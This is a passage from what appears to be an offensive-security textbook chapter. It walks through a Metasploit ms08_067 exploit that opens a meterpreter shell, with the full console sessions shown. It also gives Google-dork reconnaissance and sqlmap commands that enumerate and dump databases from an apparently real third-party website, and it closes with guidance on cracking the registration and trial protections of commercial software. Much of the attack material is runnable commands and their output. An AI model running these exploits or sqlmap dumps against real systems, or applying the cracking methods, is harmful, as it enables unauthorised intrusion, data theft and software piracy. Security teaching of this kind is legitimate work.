Metasploit allows you to simulate a network attack and detect system vulnerabilities, test the effectiveness of the IDS / IPS, or develop new exploits, with the creation of a detailed report.

For today, Metasploit is contained in several linux distributions:

- Kali linux (kali.org);
- Backtrack linux (backtrack-linux.org (support is suspended));
- Pentoo (pentoo.ch)
- BlackArch (www.blackarch.org);
- Backbox (backbox.org)

Since the purchase of the frame, a lot has changed. For example, appeared a PRO and Community version, and in 2010, a simplified version for "low-qualified" users - Metasploit Express.

The tool has several configurations:

- command shell (msfconsole);
- web interface (Metasploit Community, PRO and Express);
- graphic shell (Armitage, and more advanced version - Cobalt strike).

As a brief description, let's take a look at the basic concepts, and also look at some MSF commands (Microsoft Solution Framework).

Exploit is a fragment of code that uses vulnerabilities in the software or OS to perform an attack on the system.

Module – is used to automate the process of any attack.

Shellcode - is used as a payload exploit that provides access to the OS shell.

Payload is a useful, or semantic download. This is a code that is executed after a successful attack. There are plenty of download types in MSF.

“Meterpreter” is perhaps one of the most popular, if not the most popular, shell. Has a bunch of opportunities: migration into processes; XOR encryption, to bypass IDS and antivirus; two types of dll injection. You can also select the "metsvc" load that will fill up and write meterpreter as a service.

Let's go to the MSF Console:

- use - the choice of exploit;
- search - search. The search command is more extended; if you have forgotten the exact name or path of the location of the exploit, it is able to display all available information;
- show options - view options for setting up(view settings to customize). You can see which options are available for customization, after choosing an exploit;
- show payload - view downloads. MSF contains many useful downloads; You can also see recommended downloads for a particular escutcheon or OS using this command;
- info - view detailed information about the useful download;
- set – setting of parameters. The command «set»(the set command) sets the required parameters, for example, RHOST (remote) and LHOST (local), or useful download;
- check - verification the host for the vulnerability(check);
- exploit – launch of exploits. When the goal is selected and all options are configured, there is only the last stage, it is the command exploit.

As well the creation of resource-scripts is the little-known but useful feature of MSF. The resource-script is a text file by itself, that contains the sequence of commands to execute; It also allows you to execute ruby code.

These files are very convenient. They allow almost completely automate the already easy process of testing. For example, it may be useful to automatically start the server, or to clean up the "trash".

It is first necessary to determine the port through which we will carry out the attack, to get access to the victim's computer. It was determined that the

following ports were opened on this node, in the previous chapters, during the intelligence phase.

```
PORT  STATE SERVICE  VERSION
135/tcp open  msrpc    Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows 98 netbios-ssn
445/tcp open  microsoft-ds (primary domain: PIRATE)
5357/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

The Metasploit software includes ready-made exploits that will help you access the selected node. In order to select the required exploit for a given operating system, we need to use the command «show» (listing 2.22). There is just a part of the list of command execution below, if you look at it you can understand that there are 1539 exploits in msf.

Listing 2.22 - The result of the command «show».

```
=[ metasploit v4.11.26-dev ]
+ -- --[ 1539 exploits - 893 auxiliary - 265 post ]
+ -- --[ 438 payloads - 38 encoders - 8 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > show
Exploits
=====
Name                Disclosure Date  Rank      Description
----                -
aix/local/ibstat_path 2013-09-24     excellent ibstat $PATH Privilege
Escalation
windows/antivirus/ams_2010-07-26     excellent Symantec System Center
hndlrsvc
windows/backupexec/n_2004-12-16     average   Veritas Backup Exec
ame_service Name Service Overflow
windows/backupexec/re_2005-06-22     great     Veritas Backup Exec
mote_agent Windows Remote Agent
windows/brightstor/ca_2008-10-09     average   Computer Associates
arcserve_342 ARCserve
```

We have the opportunity to select the required exploit now, where its name, date of its creation, its efficiency and a brief description are indicated. you can understand for which operating system it can be used from the title.

The exploit windows/smb/ms08_067_netapi in our case. He was chosen because he can access the victim's computer through port 445, which is open on the node we have selected.

You must execute the command «use»to use this exploit.

```
msf > use exploit/windows/smb/ms08_067_netapi
```

Next, we have the opportunity to look at the options for exploitation (Listing 2.23) to find out which parameters should be specified for its execution.

Listing 2.23 - Performing an overview of the exploit options.

```
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -
RHOST     yes              The target address
RPORT     445              The SMB service port
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)
Exploit target:
Id  Name
--  ---
0   Automatic Targeting
```

Here are from the exploit options, we see that we need to specify the victim's IP address (HOST) and its port, through which the attack will be carried out (RPORT). Besides, from the options not listed in the list, you must specify the IP addresses of the computer from which the attack will be conducted (LHOST) and its port (LPORT). All options are set (Listing 2.24) using the command «set».

Listing 2.24 - Executing the command «set».

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.10.9
LHOST => 192.168.10.9
msf exploit(ms08_067_netapi) > set RPORT 445
RPORT => 445
msf exploit(ms08_067_netapi) > set LPORT 20864
LPORT => 20864
msf exploit(ms08_067_netapi) > set RHOST 192.168.10.3
RHOST => 192.168.10.3
```

After the required data has been specified, it remains to indicate the payload (listing 2.25), or what is called a useful download. That is what must be done after successful execution of an exploit. The payload meterpreter is selected in this case.

Meterpreter - is a download, conceived in the context of MSF as a flexible, expandable, full-featured and unified base for post-operation as an alternative to classic shellcodes.

So in other words, after penetration by exploit to the computer victim, it will run meterpreter. Namely, there will be an analogue of the command line cmd at our disposal, with the help of which we will be able to perform any actions with the computer victim. The advantage of meterpreter is that it is executed in the computer memory and does not write anything to the hard disk. This makes difficult to find it by anti-virus programs.

Listing 2.25 - Installing payload.

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
```

After all the above settings, it is still necessary to run the exploit (listing 2.26).

Listing 2.26 - Executing the command exploit.

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
msf exploit(ms08_067_netapi) > [*] Automatically detecting the target...
[*] Fingerprint: Windows 10 Pro 10586 (Windows 10 Pro 6.3) – lang:Russian
[*] Selected Target: Windows 10 Pro 10586
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770046 bytes) to 192.168.10.3
[*] Meterpreter session 1 opened (192.168.10.9:57388 -> 192.168.10.3:20864) at 2016-07-07 16:05:02 +0800
```

At this stage, the victim's computer penetrated successfully. This is what the last two lines of listing for 2.26 tell us about. Then it remains to go to Meterpreter by executing following command: the sessions -i 1 (listing 2.27).

Listing 2.27 - Executing the command sessions.

```
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Now we went to our meterpreter on the victim's computer. In order to understand what we can do, you can use the help command, which will provide a complete list of meterpreter's commands. For example, we will show some of them.

The sysinfo command provides information about the computer system, the uictl command disables the computer mouse (listing 2.28).

Listing 2.28 - Executing the command sysinfo and uictl.

```
meterpreter > sysinfo
Computer: HP-MASTER
OS : Windows 10 Pro 10586 (Windows 10 Pro 6.3)
meterpreter > uictl disable mouse
Disabling mouse...
```

We also have the opportunity to access the victim's computer not through the meterpreter, but using the cmd command line (listing 2.29).

Listing 2.29 - Log on to command line cmd

```
meterpreter > shell
Process 3344 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) Корпорация Майкрософт (Microsoft Corporation), 2015. Все права защищены.
C:\Windows\system32>
```

Next, the list of actions that can be done with a victim's computer is limited to the command line capabilities.

2.7.2.2.2 Examples of attacks on DBMS

SQL injection is one of the common ways of hacking databases and programs based on the implementation of an arbitrary SQL code request.

Deploying SQL, depending on the type of database and implementation conditions, can allow the attacker to execute arbitrary requests to the database (for example, to read the content of any tables, delete, modify or add data), to be able to read and / or record local files and execute arbitrary commands on the server.

Attack of the SQL implementation type is possible because of incorrect processing of the input data used in SQL queries.

An application developer who is working with databases should be aware of such vulnerabilities and take measures to counteract the implementation of SQL.

In order to conduct an attack on the DBMS, it is necessary to understand what information the attacker needs and what tools he can use.

An intruder can use the so-called "Dorks" (Dorks) to detect incorrect processing of input data.

Dorks are special requests in a search engine that makes it easier to find content on the World Wide Web.

First of all, you need the dork to find the right content.

For example, you need to find information about the upcoming football championship in any city.

You go to Google and write a request, for example, "Football Championship" - in essence everything that is in quotation marks is a dork.

For easier search such search engines as Google, Yandex and others have come up with special operators such as inurl, url, intext, filetype, etc. here are a lot of them, but for the simple search you will need only the main ones.

Google Search Example:

site: ua inurl: news intext: ukraine

This means that we are looking for .ua domain sites that contain news in the text of which the word "Ukraine" is found.

Let's consider a small description of operators.

INURL: the search will only be done in the address of the page.

Request: inurl: userid = 55

Result: <http://gamesforyou.com/search.php?userid=55&info=1>

SITE: Search only on a specific site including subdomains.

Request: site: antichat.ua

Result: [forum.antichat.ua/threads/416081/
video.antichat.ua/](http://forum.antichat.ua/threads/416081/video.antichat.ua/)

INTEXT: search only in the text of the document ignoring the addresses, headers, titles.

Request: intext: news

Result: <https://www.ukr.net/ua/>

FILETYPE: or EXT: search by file extension. You can search for photos, archives, text files, logos, databases, and more.

Request: filetype: sql

Result: http://www.victoriahelm.com/miburnsc_wrd2.sql

INTITLE: Site search between tags <title> Find this text </ title>

SIZE: Search by file size \ pages.

Size: 512,000 will find content over 500 KB.

CACHE: finds a copy of the page, even if this page is no longer available at the web address. In other words, this command searches for a Google cache.

INFO: will show the page that contains links to search variations: search for similar pages, backlinks, and pages containing links.

This command means the same as entering the given web page address in the search box.

LINK: returns a list of pages that link to the specified site.

RELATED: search for pages similar to this one.

In order to find errors in the processing of data on web resources, it is possible to directly use the search engines themselves (but this is quite a long work), or to use tools developed by the attackers themselves. For example, consider a software tool that helps you find errors in data processing in "Gr3eNoX Exploit Scanner V1.1" (fig. 2.14).




Fig. 2.14. Gr3eNoX Exploit Scanner V1.1 program interface

This software performs search for vulnerable web resources using search engines, for this you need to specify only the operator inrule.

In this case, the monitor was used with the operator “inurl: index.php? Id = ”. After performing a search using the software, 313 web resources were discovered. After that, the attacker has the ability to check these resources for vulnerabilities. This process is also automated and can be performed by the same software (fig. 2.15).




Fig. 2.15. Gr3eNoX Exploit Scanner V1.1 website vulnerability scan

After performing this check, the results of which are shown in figure 2.15, it can be seen that, from 313 web resources, 8 have errors in data processing and an attacker can make an attack on them.

All previous actions can be attributed to the so-called stage of intelligence, after which the attacker has a list of web resources vulnerable to attacks.

The second step is directly implementing an attack on a selected web resource. There are also many tools for doing this. One of the most common among them is sqlmap.

It is one of the most powerful open source utilities for the pentester, which automates the process of finding and operating SQL injections in order to retrieve data or capture a remote host. What makes sqlmap different from other SQL injection detection tools is the ability to exploit every vulnerability found. This means that sqlmap is able not only to find the "hole", but also knows how to conduct an attack with it. And when the exploitation of a vulnerability is set as a task, the scanner has to be especially attentive to details: it will not give out a million false positives "just in case" (as we see in many other applications). Any potential vulnerability is further checked for exploitation. The out-of-the-box scanner comes with tremendous functionality, starting from the ability to determine the database management system, creating a dump (copy) of data and ending with accessing the system with the ability to access arbitrary files on the host and execute arbitrary commands on the server. Nevertheless, the main thing is to identify the possibility of performing the injection of SQL code.

There are five main classes of SQL injections, and all of them are supported by sqlmap:

- UNION query SQL injection. The classic version of SQL injection, when an expression that begins with "UNION ALL SELECT" is passed to the vulnerable parameter. This technique works when web applications directly return the output of a SELECT command on a page using a for loop or in a similar way, so that each record of a sample received from the database is sequentially output to the page. Sqlmap can also exploit the situation where only the first record from the sample is returned (Partial UNION query SQL injection).
- Error-based SQL injection. In the case of this attack, the scanner replaces or adds to the vulnerable parameter a syntactically incorrect expression, after which the HTTP response parsit (headers and body) in the search for DBMS errors, which would contain the known sequence of characters and somewhere "near" output to interesting for us a subquery. This technique works only when the web application for some reason (most often for the purpose of adjustment) reveals DBMS errors.
- Stacked queries SQL injection. The scanner checks whether the web application supports sequential queries and, if they are executed, adds a semicolon (;) and after the embedded SQL query to the vulnerable HTTP request parameter. This technique is mainly used to embed SQL commands other than SELECT, for example, to manipulate data (using INSERT or DELETE). It is noteworthy that this technique can potentially lead to read / write capabilities from the file system, as well as execution of commands in the OS. However, depending on the database management system used as a back-end, as well as user privileges.
- Boolean-based blind SQL injection. The implementation of the so-called blind injection. Data from the database in a "pure" form, is not returned anywhere by the vulnerable web application. Reception is also called deductive. Sqlmap adds

an HTTP request parameter to a vulnerable syntactically composed statement containing a SELECT subquery (or any other command to get a sample from the database). For each received HTTP response, the headers/body page is compared to the response to the initial request - thus, the utility can define the output of the embedded SQL expression symbol by symbol. Alternatively, you can provide a string or regular expression to define "true"-pages (hence the name of the attack). The binary search algorithm, implemented in sqlmap for this technique, can extract each output symbol by a maximum of seven HTTP requests. In the case if the output consists not only of ordinary characters, the scanner adjusts the algorithm to work with a wider range of characters (for example, for unicode).

- Time-based blind SQL injection. Completely Blind Injection. In the same way as in the previous case, the scanner is "playing" with the vulnerable parameter. But in this case, adds a subquery that causes a pause in the DBMS for a certain number of seconds (for example, using the commands SLEEP () or BENCHMARK ()). Using this feature, the scanner can extract data from the database symbol by symbol, comparing the response time to the original query and the query with the implemented code. It also uses the binary search algorithm. In addition, a special method for data verification is used to reduce the likelihood of an incorrect character deletion due to an unstable connection.

The engine for determining SQL vulnerabilities – although the most important, but still not the only part of the sqlmap functionality. The things, which are also implemented in sqlmap:

- the ability to extract user names, hashes of their passwords, as well as privileges and fields;
- automatic recognition of the type of used hash and the possibility of hacking it with the use of Brute-force by the dictionary;
- obtaining a list of databases, tables and columns;
- the ability to make a full or partial database dump;
- a high level of search mechanism for databases, tables, or even columns (for all databases at once) that can be useful for defining tables with "interesting" data such as user names or passwords;
- downloading or, conversely, uploading arbitrary files to the server, if the vulnerable web application uses MySQL, PostgreSQL or Microsoft SQL Server;
- execution of arbitrary commands and receiving shell if the host uses one of the databases listed in the preceding paragraph;
- support for direct connection to the database (without explicit use of SQL vulnerabilities) using the user name and password received during the attack on access to the DMBS, as well as the IP address, port and database name;
- installation of a trusted TCP connection (the so-called out-of-band) between the pentester machine and the host on which the database server is running. An interactive command line (shell), a Meterpreter session, or a remote desktop access via VNC connection can be a shell for this channel;
- increase in privileges for the database process via the command of getsystem

Metasploit, which implements the known kitrap0d technique (MS10-015).

We can say that this is a really good tool created by malicious people for intruders. And it works.

To demonstrate the work of sqlmap, a test web resource <http://www.azfunnjump.com/games.php?id=3> that was found at the intelligence stage was selected. The first step to accomplish is to find out which databases are used by the web resource.

There is a command in sqlmap for this:

```
root@kali:~# sqlmap -u http://www.azfunnjump.com/games.php?id=3 --dbs
```

The -u key is used to specify the address of the resource on which the attack is being performed, --dbs key, which indicates that you need to look at the list of resource databases.

In our case, after the command, we get the following result (listing 2.30).

Listing 2.30 - The result of executing the sqlmap command

```
web application technology: Apache, PHP 5.5.30
back-end DBMS: MySQL 5.0.12
[11:15:31] [INFO] fetching database names
[11:15:33] [INFO] the SQL query used returns 2 entries
[11:15:33] [INFO] retrieved: information_schema
[11:15:33] [INFO] retrieved: funnjump_bounce
available databases [2]:
[*] funnjump_bounce
[*] information_schema
[11:15:33] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.azfunnjump.com'
[*] shutting down at 11:15:33
```

In the result, it can be seen that two databases that use a web resource are found:

- funnjump_bounce;
- information_schema.

Also, from the previous listing, one can understand that the Apache server is used, and MySQL 5.0.12 DBMS.

Next, the attacker has the ability to find out which tables are contained in the found databases. To do this, complete the following command. The -D key is used to specify the name of the database, --tables indicates that you need to know the names of the tables in the specified database (listing 2.31).

Listing 2.31 - The result of executing the sqlmap command to determine the database tables

```
root@kali:~# sqlmap -u http://www.azfunnjump.com/games.php?id=3 target url -D information_schema --tables
[11:21:14] [INFO] resuming back-end DBMS 'mysql'
[11:21:14] [INFO] testing connection to the target URL
sqlmap got a 301 redirect to 'http://www.funnjumpaz.com/inflatable-games/'. Do you want to follow? [Y/n] n
[11:21:43] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[11:21:44] [WARNING] reflective value(s) found and filtering out
sqlmap resumed the following injection point(s) from stored session:
[11:21:44] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.5.30
back-end DBMS: MySQL 5.0.12
Database: information_schema
[45 tables]
+-----+
| CHARACTER_SETS |
| CLIENT_STATISTICS |
```

```

| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| ENGINES
| EVENTS
| FILES
| GLOBAL_STATUS
| GLOBAL_VARIABLES
| INDEX_STATISTICS
| INNODB_BUFFER_PAGE
| INNODB_BUFFER_PAGE_LRU
| INNODB_BUFFER_POOL_STATS
| INNODB_CMP
| INNODB_CMPMEM
| INNODB_CMPMEM_RESET
| INNODB_CMP_RESET
| INNODB_LOCKS
| INNODB_LOCK_WAITS
| INNODB_TRX
| KEY_COLUMN_USAGE
| PARAMETERS
| PARTITIONS
| PLUGINS
| PROCESSLIST
| PROFILING
| REFERENTIAL_CONSTRAINTS
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| SESSION_STATUS
| SESSION_VARIABLES
| STATISTICS
| TABLES
| TABLESPACES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TABLE_STATISTICS
| THREAD_STATISTICS
| TRIGGERS
| USER_PRIVILEGES
| USER_STATISTICS
| VIEWS
+-----+

```

```

[11:21:54] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.azfunnjump.com'
[*] shutting down at 11:21:54

```

As a result of executing the following command using sqlmap, 45 tables were found that are contained in the database information_schema. Similarly, you can find the names of the columns in each table. The -T key specifies the name of the table, --columns indicates that we want to know the names of columns in the table (listing 2.32).

Listing 2.32 - The result of executing the sqlmap command to determine the names of columns in the database table

```

root@kali:~# sqlmap -u http://www.azfunnjump.com/games.php?id=3 target url -D information_schema -T
USER_PRIVILEGES --columns
[*] starting at 11:26:28
[11:26:28] [INFO] resuming back-end DBMS 'mysql'
[11:26:28] [INFO] testing connection to the target URL
sqlmap got a 301 redirect to 'http://www.funjumpaz.com/inflatable-games/'. Do you want to follow? [Y/n] n
[11:26:36] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[11:26:37] [WARNING] reflective value(s) found and filtering out
sqlmap resumed the following injection point(s) from stored session:
Database: information_schema
Table: USER_PRIVILEGES
[4 columns]
+-----+
| Column          | Type          |
+-----+

```

```
| GRANTEE          | varchar(81) |
| IS_GRANTABLE    | varchar(3)  |
| PRIVILEGE_TYPE  | varchar(64) |
| TABLE_CATALOG  | varchar(512)|
+-----+-----+
```

```
[11:26:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.azfunnjump.com'
[*] shutting down at 11:26:39
```

As a result, we found out that there are 4 columns in the selected table:

- GRANTEE;
- IS_GRANTABLE;
- PRIVILEGE_TYPE;
- TABLE_CATALOG.

In this case, if you translate the table column names, you might guess that user logins are in the GRANTEE column. In order to view the data of this column, we will execute the following command (listing 2.33). Unlike previous commands, the -C key specifies the name of the required column, and the --dump key indicates that we want to save all the column data on our computer.

Listing 2.33 - Storing DB data with a sqlmap command

```
root@kali:~# sqlmap -u http://www.azfunnjump.com/games.php?id=3 target url -D information_schema -T
USER_PRIVILEGES -C GRANTEE --dump
[*] starting at 11:31:09
[11:31:09] [INFO] resuming back-end DBMS 'mysql'
[11:31:09] [INFO] testing connection to the target URL
sqlmap got a 301 redirect to 'http://www.funnjumpaz.com/inflatable-games/'. Do you want to follow? [Y/n] n
Database: information_schema
Table: USER_PRIVILEGES
[1 entry]
+-----+-----+
| GRANTEE          |
+-----+-----+
| 'funnjump_jump'@'localhost' |
+-----+-----+
[11:31:14][INFO]table 'information_schema.USER_PRIVILEGES'
dumped to CSV file
'/root/.sqlmap/output/www.azfunnjump.com/dump/information_schema/USER_PRIVILEGES.csv'
[11:31:14][INFO]fetched data logged to text files under '/root/.sqlmap/output/www.azfunnjump.com'
[*] shutting down at 11:31:14
```

As a result, there is only one entry in the table column - funnjump_jump '@' localhost. This is the login of the registered user of the web resource.

So, following the previous actions, the attacker has the ability to find the password of the founded user.

2.7.2.2.3 Examples of Attack Applications

First of all, consider the term "crack" that comes from the English word crack, which has many meanings, but the closest thing to our topic is to "solve a difficult task" or "split, crack, break". Subsequently on the Internet people began to call programs for breaking protection – “cracks”, and cracking - the process of hacking.

Most crackers, people that cracks programs, work under the Windows operating system, since the amount of programs written under it is much larger than for other operating systems. On the Internet, you can find utilities for cracking, as well as examples of hacking specific programs. Of course, not everyone can break

the program, and even more: write a competent crack to her. Practical tips and specific examples, of course, can give some information, but without the main component to succeed in cracking is impossible. And the main thing here is, although for some it may be odd, the intuition, the mentality and creative abilities of the programmer, as well as knowledge of programming and its theory.

Since the program includes a unique set of algorithms, there are different variants of hacking, and depending on the situation crackers use one or another approach. There are two methods of hacking programs that differ in their main principle. Most crackers resort to a method based on the principle: "I do not know how it works, but I can break it." Another method involves a detailed study and analysis of data, ascertaining how the program works.

In addition, in both cases, of course, you need to know the commands of the assembler, how to transfer parameters to the procedure and function, OS system calls, various compilers. Since successful cracking does not always require knowledge of all its internal functions, in many cases you can do very rough understanding and analysis of the built-in protection.

The first method allows you to get the desired result more quickly and efficiently. The second requires tremendous effort and, the most important - time. Of course, when the "correct" crack happens, that is, the crack of the second method, the number of errors, as well as probable bugs when working with the program in the future will be much less, but to disassemble each program to the cog at the power of only high-class professionals. And then there is a paradox: to gain experience, you need to successfully break the program, but for successful breakdowns you need experience.

Therefore, the first method is to investigate programs based on assumptions, which are built on the observation of the external effects produced by the program - the most common among crackers. Surprisingly, while using this method, success depends not only on knowledge, but also on how rich is the cracker's imagination. Therefore, in this case, the effectiveness of this method depends primarily on the observation and courage of the assumptions of crackers.

In order to make assumptions about the work of the program, it is necessary to collect as much information about it as possible. It is necessary to find out whether it is packed or not, which restrictions are contained in the unregistered program and how the registration process looks like; Find out what will happen if you try to use the program longer than provided by the set restrictions. In addition, you should analyze what text strings and resources are contained within the program; look which files and registry keys the program is appearing at startup, and much more. It is not a surprise, that it is useful to look into the help system of the program - there you can find a description of the differences between registered and unregistered versions. It is possible that all this information will not be needed in the process of hacking, but to be fully equipped is always better.

Imagine that there is a program that performs some kind of action. Let it, for example, refuse to start after 15 days since its first launch. At the same time a warning box appears - this is the first observation. If the program does not start anyway when the system date is translated (for the required time period), one

more conclusion follows from this: the program somehow checks the current date, but it is not based on the operating system clock. It can be assumed that the program either made a mark that it is no longer possible to launch or still determines the time in a different way. There are two ways to do this: imagine yourself at the place of the programmer and think what options to use it could use, or look for a startup prohibition link in the system registry or executable file. However, first you need to observe the program's actions, which are the signs of one or another implementation of protection. If the program is not just "thought" at startup, but also spray on a hard disk, the chances that it checks files by the date of creation is increasing. In the other case, it is necessary to directly disassemble the conditional transitions associated with this window, and what functions are at that time an appeal.

Any built-in protection and security features are vulnerable, as if they were not professionally implemented. Their Achilles heel can be hidden in the depths of the code, distributed over several dozen procedures or completely unrecognizable - but it is. It's enough to detect it and strike it precisely - and the defense collapses like a card house. Consequently, the key to successful hacking is to find vulnerable places in the protection.

The most suitable cracker holes are global variables that store information about the status of the program ("registered - unregistered"); functions that return a critical value to protect (number of starts or days before the end of the probation period, the result of the serial number verification for correctness), and procedures that will reveal a message about a successful or unsuccessful attempt to register, and also about the end of the trial period of the program. In some cases, changing 0 to 1 makes the program registered and fully operational - of course, you need to find this hole, which is the main task of crackers. Therefore, the search for constants (number of days) and their change is the most optimal solution, since in this case the rule of minimal intervention in the code of the program operates.

Another vulnerability that greatly facilitates the life of crackers is the problem of conditional transition, which is the fact that it is not so easy to implement a check of any condition without using directly the command of conditional transition. So how differ teams of conditional transitions, in that the any such transition is very easy to turn into the same, but with the opposite condition - usually only one bit is sufficient to be corrected. Despite the technical simplicity, the modification of conditional transitions is still less successful than the modification of functions. This is due to the fact that conditional transfers related to protection in the program can be quite large (usually much more than the code snippets responsible for returning the result of the function) and their search requires special care.

However, with the rule of conditional transitions, there are problems, since it is not always necessary to trust what is happening in the program after changing the data. The first mistake is misinterpretation of the collected information. Protective features can be in front of the nose at the crackers, but because they are embedded in the function associated with standard calls, they

can be ignored. Changing the conditional switch does not always lead to the desired result - in many cases, even if all external signs of the unregistered version have disappeared, the program continues to behave as unregistered, since protection has several hidden layers. In this case, the effect may be quite the opposite: the change of conditional transition leads to the registration of the program, but in this case, it is still displayed a window with a message about the need to register or extend the term.

Of course, not all methods of protection are considered here, and not all possible ways of avoiding them. As already mentioned, cracking requires creativity, ability to improvise and, more importantly, accumulated experience. Each program needs its own approach to cracking the built-in protection. The first method, the most common type of hacking programs. Subsequently, crackers may need to use the method of analysis and reading the program, but without experience it is impossible to do this.

Tools - this is one of the main tools of the crackers, without them it is like without hands. But by themselves such tools are no more than a program, the main thing - to be able to use them. However, the quality and effectiveness of the crackers depends largely on the quality of the tools. The toolkit should be regularly updated, as the programs are also constantly being improved, they increase their capacity, grow up with new useful and useless functions, besides, their protection and implementation are also constantly improving. Tools for cracking there are many, the main thing - to select from them the most effective, fast and convenient. Some crackers object to the use of ready-made solutions, because it over-simplifies the hacking process. But, since cracking requires the end result, not beauty, most use all the tools, completing the ready-made programs for their own needs.

There are several types of programs that are actively used to crack the program:

- debuggers and disassemblers. These tools are traditionally used in pairs, since the disassembler only gives "clean code", although modern disassemblers can also recognize the calls of standard functions, allocate local variables in procedures, and provide other similar services. Using the disassembler, one can only guess which data gets one function or another as parameters and what they mean. To find out, you most often need to study if not the whole program, then a fairly significant part of it. Debtors perform fundamentally different functions: they allow you to analyze the code in the process of its work, track and change the status of registers and the stack, edit the code on the fly - in general observe the "personal life" of the program and even actively interfere with him. The reverse side of the medal is the "non-intelligence" of many debuggers - their innate abilities to code analysis rarely reach beyond determining the direction of the transition;

- decompilers and highly specialized debuggers. With the growth of computer power, compilers have become widespread, which create not a "clean" machine code, but a set of conditional instructions, which is executed with the help of an interpreter. The interpreter can be supplied separately or be attached

to the program itself. Interpreters are practically all installers (they are based on the installation script's interpreter, although the process of creating such a script can be hidden by visual means). To analyze such programs, specialized utilities are used to translate the code understood only by the interpreter into a form more convenient for human understanding. Some decompilers can also receive information about visual elements created by the interface. In any case, you should not expect a decompiler to restore the source code of the program; if the decompiled program is successfully compiled and maintained, it is an exception, not a rule;

- unpacker and utilities for dumping processes. Disassemble a packed or encrypted program is impossible, but if you really want to get at least some listing, you can try to extract from the computer memory dump of the program at the time of its operation. This dump can be analyzed more or less successfully. Moreover, on a dump basis, you can restore an executable file of the program, and this file will be successfully downloaded, run and work. It is on this principle that the work of most modern packers is based;

- file analysis utility. Very often you need to quickly find out what sort of packet or security software has been handled by this or that program, find all the text strings in the memory dump, view the contents of the file as a table of records, display the list of functions imported and exported by the program, and more. For all these purposes there is a huge amount of specialized tools that allow you to quickly analyze the file for the presence of certain features. These utilities are usually not vital, but with proper quality, they can save a huge amount of time and effort;

- hexadecimal editors and resource editors. This is undoubtedly the most ancient (in theory, but not necessarily in execution) of tools that start their history from the time when programmers were still able to read and edit executable code without resorting to disassemblers. Resource editors, in principle, are doing the same. Exactly with the help of resource editors the significant part of the work is done on the "independent" russification of programs and the updating of interfaces. Along with the editors used all sorts of patches that allow you to create a small executable file that automatically changes the original file of the program or the code of this program directly in memory;

- spyware APIs. Most often you need to find out what actions are performed by this or that program, from where it reads and where it records data, which standard functions and with what parameters it calls. Getting this information helps with monitoring tools. They are divided into two large groups: they trace the very fact of occurrence of any events and allow to identify one or more specific types of changes that occurred in the system over a certain period of time. The first group includes all sorts of APIs that intercept system function calls, well-known Reg, File, PortMon, system interceptors, and many others. These utilities typically provide detailed information about tracking events, but they generate rather voluminous and inconvenient logs for analysis if tracking events occur quite often. The second group is represented by all sorts of

programs that create registry, hard disk, system files. These programs allow you to compare the state of your computer before and after an event, to build a list of its differences in these states and to make conclusions based on this list;

– other utilities. There is also a huge amount of utilities that do not fit into the above categories or fall into several categories at once. Since cracking - job very versatile, equally versatile tools used for it. Moreover, some utilities that may be useful for crackers were created for completely different purposes.

For example, a commercial application that is decommissioned will be taken. The application is a regular calculator, after installation, it requires registration by entering a username and password. The purpose of the action is to bypass the protection of this software.

First of all, you need to choose the tools that we will use:

